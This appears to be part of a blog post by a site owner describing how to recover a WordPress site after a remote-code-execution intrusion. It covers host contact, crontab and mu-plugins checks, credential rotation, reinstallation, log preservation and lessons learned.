Write to your host before touching anything. Tell them you’ve had an intrusion with remote code execution and that you need them to check three things at the system level, because you can’t: the system user’s crontab, the temp directory, and the mail queue along with the IP’s reputation. Ask them for two more things you’ll forget in the heat of the moment: that they don’t rotate or delete the logs, and SSH access if possible.
And watch out for one trap: the “scheduled tasks” you see in your panel are not the same thing as the system crontab. The panel only shows the ones created through the panel, and the attacker doesn’t use the panel. Seeing nothing there doesn’t mean there’s nothing.
Take the site down before cleaning, not after. The files in mu-plugins/ run on every visit and their only job is to restore the shell. While the site is answering requests you’re cleaning with the tap running.
Save a full copy even though it’s infected. And treat it as sensitive material: if the logs are inside it, they probably contain passwords in plain text.
When cleaning files, turn on the option to show hidden files in your panel’s file manager, or you won’t see a single .htaccess. A criterion that helps you decide: legitimate .htaccess files block things; if you find one that enables PHP execution in a folder where it doesn’t belong, the attacker put it there.
On mu-plugins/, a recommendation that goes beyond cleanup: if you don’t recognise anything in there, leave it empty. Most installs don’t need it, and from then on any file that appears is malicious by definition. It simplifies monitoring forever.
In the database, check two things almost nobody checks. WordPress scheduled tasks with names ending in a random string, and above all application passwords: they’re permanent access to your site and they survive a password change. Revoke them all and close every session.
Reinstall, don’t update. The button to reinstall WordPress is under Dashboard > Updates, and it appears even when you’re already on the latest version. With plugins, uninstall and install again.
With credentials, two that always get forgotten. The security keys in wp-config.php, which invalidate every open session at once and are the most worthwhile thing you can do yourself in two minutes. And keys for external services: payment gateway, backup plugin storage, integrations. All of that lives in the database, and the attacker had the database. With the payment gateway, generating new keys isn’t enough: you have to revoke the old ones from the service’s own panel.
And to check it’s gone, two tests that work without a console. The decoy I described earlier: create a file named after one of the malicious ones, delete it, and wait ten minutes. If it comes back, there’s a scheduled task on the server restoring it, and now you have concrete evidence to show your host instead of a suspicion.
The second one is subtler. The files I found included a line that hid the tab listing mu-plugins from the dashboard. If you suspect something is left, create a file of your own in that folder with a plugin header and see whether the tab appears. If the tab still doesn’t show up with the file in place, there’s code hiding it.
And if you can’t manage it, starting from scratch is the reasonable call. New hosting or account, clean WordPress, plugins from the official repository, and migrate only the content plus the already-cleaned database. With ten days of full access behind you, that isn’t giving up: it’s choosing where to spend your effort.
What I’m taking away from this
Update the core fast. This vulnerability was in WordPress, not in an abandoned plugin. The site was reasonably up to date and it still got caught in the window between the patch landing and the update being applied. With core vulnerabilities there’s no room for “I’ll do it on Monday”.
Check mu-plugins/ every so often. It’s the folder nobody looks at because it doesn’t show in the dashboard. Which is exactly why that’s where they hide.
No .php in uploads/. And if your host lets you, block PHP execution in that folder outright. It’s the best effort-to-benefit ratio on this whole list.
Dates get faked. Sorting by modification date won’t show you the attack. Search by content, and get suspicious when you see fifteen files sharing the same mtime down to the second.
A security plugin is not a recovery plan. It helps beforehand. It’s no use once the attacker has command execution and can rename its folder.
The order of the cleanup matters more than the tools. Take the site down and kill the external persistence before touching a single file. The other way round, you’re cleaning a room with the door open.
Keep your logs. Everything I know about this attack, I know from the access logs: the exact time they got in, the commands they ran, the username they created, and even the full code of modules they deleted afterwards, because they uploaded them encoded in the URL itself. The files told me half the story. The logs told me the other half.
If you’re in this situation
If you’ve made it this far because you have a WordPress site that looks like this and you don’t know where to start, write to me and we’ll look at it. My details are below. If it’s something you can solve yourself by following the above, I’ll tell you so and that’s that.
What I will ask of you, and I mean this: don’t delete anything yet. Not the odd files and, above all, not the logs. They’re the first thing needed to work out when they got in and what they touched, and they’re exactly what people delete on instinct, thinking that’s what cleaning means.
And if what you’re after is learning more about this kind of thing, bookmark this page and drop by every now and then, since I publish things like this as I run into them in the real world.